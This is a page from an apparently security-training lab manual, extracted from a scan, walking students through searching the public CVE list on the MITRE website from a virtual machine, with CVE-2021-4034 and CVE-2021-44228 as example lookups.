
Task 2: Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)

Common Vulnerabilities and Exposures (CVE) is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures. It is used to discuss or share information about a unique software or firmware vulnerability, provides a baseline for tool evaluation, and enables data exchange for cybersecurity automation.


Here, we will use CVE to view the latest underlying system and software vulnerabilities.

1. In **Windows 11** virtual machine, launch any browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **https://cve.mitre.org/** and press **Enter**
2. **CVE** website appears. In the right pane, under the **Newest CVE Entries** section, recently discovered vulnerabilities are displayed.

Note: The result might differ when you perform this task.




3. You can copy the name of any vulnerability under the **Newest CVE Records** section and search on CVE to view detailed information on it.
4. Now, click on the **Search CVE List** tab. Under **Search CVE List** section, type the vulnerability name (here, **CVE-2021-4034**) in the search bar, and click **Submit**.




5. **Search Results** page appears, displaying the information regarding the searched vulnerability. You can click the vulnerability link to view further detailed information regarding the vulnerability.


   Note: We will exploit this vulnerability in Module 06 System Hacking to gain access to the target system.



6. Click on **Search CVE List** at the top of the browser window under **Search CVE List** section, type the vulnerability name (here, **CVE-2021-44228**) in the search bar, and click **Submit**

